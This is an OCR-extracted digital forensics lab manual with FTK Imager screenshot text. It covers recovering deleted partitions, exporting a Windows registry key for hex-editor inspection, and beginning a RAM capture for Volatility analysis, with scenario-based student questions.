
Step 1: Open FTK Imager


Launch FTK Imager.


AccessData FTK Imager 3.1.3.2
File View Mode Help
Evidence Tree
imagen.E01
Partition 1 [10228MB]
NONAME [NTFS]
[root]
$BadClus
$Extend
$Secure
Archivos de programa
Documents and Settings
Python27
RECYCLER
System Volume Information
WINDOWS
[unallocated space]
[orphan]
Unpartitioned Space [basic disk]
File List
Name
Size
Type
Date Modified
Administrador 1 Directory 18/06/2013 12:...
All Users 1 Directory 11/04/2011 20:...
Default User 1 Directory 11/04/2011 20:...
LocalService 1 Directory 11/04/2011 20:...
NetworkService 1 Directory 11/04/2011 20:...
$I30 4 NTFS Index Allo... 11/04/2011 20:...
Custom Content Sources
Evidence:File System|Path|File
Options
New
Edit
Remove
Remove All
Create Image
Properties
Hex Value Inter...
Custom Content...
Cursor pos = 0
Creates a Custom Content Image (AD1)


AccessData FTK Imager 4.7.1.2
File View Mode Help
Evidence Tree
File List
Name Size Type Date Modified
resortsworld.png 0 Regular File 3/18/2023 7:02:14 PM
townhouse.pdf 0 Regular File 3/18/2023 7:02:14 PM
usab5601.pdf 2,826 Regular File 10/8/2022 3:51:46 PM
usab5601.pdf.FileSlack 3 File Slack
usab5906.pdf 1,620 Regular File 10/8/2022 3:51:48 PM
usab5906.pdf.FileSlack 1 File Slack
warehouse.pdf 5,904 Regular File 9/11/2022 6:59:02 AM
1 Evidence Tree
2 File List
3 File Content Viewer
Custom Content Sources
New
Edit
Remove
Remove All
Create Image
Properties
Hex Value Interpreter
Custom Content Sources
For User Guide, press F1


Exterro FTK Imager 8.2.0.26
File View Mode Help
Evidence Tree
File List
Name
Size Type
Date Accessed
Date Created
Date Modified
Custom Content Sources
Evidence:File System|Path|File
Options
New Edit Remove Remove All Create Image
Properties Hex Value Interpreter Custom Content Sources
For User Guide, press F1
NUM



AccessData FTK Imager 4.5.0.3
File View Mode Help
Add Evidence Item...
Add All Attached Devices
Image Mounting...
Remove Evidence Item
Remove All Evidence Items
Create Disk Image...
Export Disk Image...
Export Logical Image (AD1)...
Add to Custom Content Image (AD1)
Create Custom Content Image (AD1)...
Decrypt AD1 image...
Verify Drive/Image...
Capture Memory...
Obtain Protected Files...
Detect EFS Encryption
Export Files...
Export File Hash List...
Export Directory Listing...
Exit
File List
Name
Size
Type
Date Modified





Step 2: Add Evidence Item

Navigate to:

File → Add Evidence Item










Step 3: Select Source


Choose either:

- Physical Drive
- Image File (E01, DD, RAW)









Step 4: Load the Disk or Image

Browse and select the required disk or forensic image.

Step 5: Browse Partitions

Expand the evidence tree to inspect:

- Existing partitions
- Deleted partitions
- File system information

Step 6: Recover Files

Browse folders within the recovered partition.
Right-click and choose **Export Files** to save recovered data.

Expected Output

- Deleted partition successfully identified.
- Partition restored.
- Files recovered from the deleted partition.
- Metadata preserved for forensic analysis.

Student Assessment

Scenario 1: Malware Attack

A workstation infected by malware no longer displays one of its partitions. Investigators suspect that the partition still exists but has been hidden or its partition table has been modified.

Questions:

1. How can TestDisk help in this investigation?
2. What evidence should be preserved before attempting recovery?
3. How would FTK Imager assist in examining the disk image?
4. What forensic precautions should be followed throughout the investigation?

Scenario 2: External Hard Drive Recovery

A student accidentally deleted a partition from an external hard drive containing research data. The drive has not been used since the deletion.

Questions:

1. Why are the chances of successful recovery high in this case?
2. What is the first step before starting the recovery process?
3. Which option in TestDisk would you use to locate the deleted partition?
4. How would you recover only specific files instead of restoring the entire partition?

EXPERIMENT NO – 4:

Registry Analysis using Hex Editor

Objective


This report outlines the process of exporting Windows Registry data and analysing it using a Hex Editor to examine raw binary content.

STEP 1. Download and Install Hex Editor

- Download and install a Hex Editor of your choice (e.g., HxD, Hex Fiend, or any preferred tool).
- Launch the Hex Editor for further analysis.


STEP 2. Access Registry Editor

- Press **Windows + R** to open the **Run** dialog box.
- Type **regedit.exe** and hit **Enter** to open the **Registry Editor**.



STEP 3. Navigate to the Registry Path

- In **Registry Editor**, go to:
- **HKEY_LOCAL_MACHINE → SECURITY**




STEP 4. Export the Registry Key

- Right-click on the **SECURITY** key.
- Select **Export**, choose a location to save the **.reg** file.
-

STEP 5. Open the Exported File in Hex Editor

- Open your Hex Editor.
- Load the exported **.reg** file to view its binary structure.



Scenario-Based Assessment

Scenario 1: Malware Persistence Investigation

Scenario:

A company suspects that a Windows computer has been infected with malware. During the investigation, you notice that the malware automatically starts whenever the system boots.

Task:

As a digital forensic investigator:

1. Which registry location would you examine to identify startup programs?
2. Which tool(s) would you use for this investigation?
3. How would you preserve the registry evidence before analysis?
4. What forensic evidence would you include in your investigation report?

Scenario 2: Insider Data Theft Investigation

Scenario:

An employee is suspected of copying confidential company files to a USB flash drive before resigning. The employee claims that no USB device was ever connected to the system.

Task:

Using Windows Registry Forensics:

1. Which registry key would you examine to verify USB device usage?
2. What information can be obtained from this registry key?
3. Which forensic tool would help analyze this registry artifact?
4. How would this information support the investigation?

Experiment Title: 5

Lab Experiment: Memory Data Collection and Analysis (Windows)

Memory Data Collection and Analysis on Windows Using FTK Imager and Volatility

Objective

To acquire and analyze a Windows RAM memory dump using **FTK Imager** and **Volatility** to identify running processes, open files, and active network connections.

Tools Required

- **FTK Imager** (Memory Acquisition)
- **Volatility Framework (Version 2 or 3)** (Memory Analysis)
- **Windows 10/11 System**

Theory

RAM (Random Access Memory) stores temporary data related to running processes, network sessions, open files, passwords, and malware. Since RAM is volatile, its contents are lost when the system is shut down. Memory forensics involves capturing a memory image and analyzing it to recover valuable forensic evidence.

Part A: Memory Dump Acquisition (Using FTK Imager)

Steps

1. Launch **FTK Imager** as Administrator.
2. Go to **File → Capture Memory**.
3. Select the destination folder for saving the memory dump.
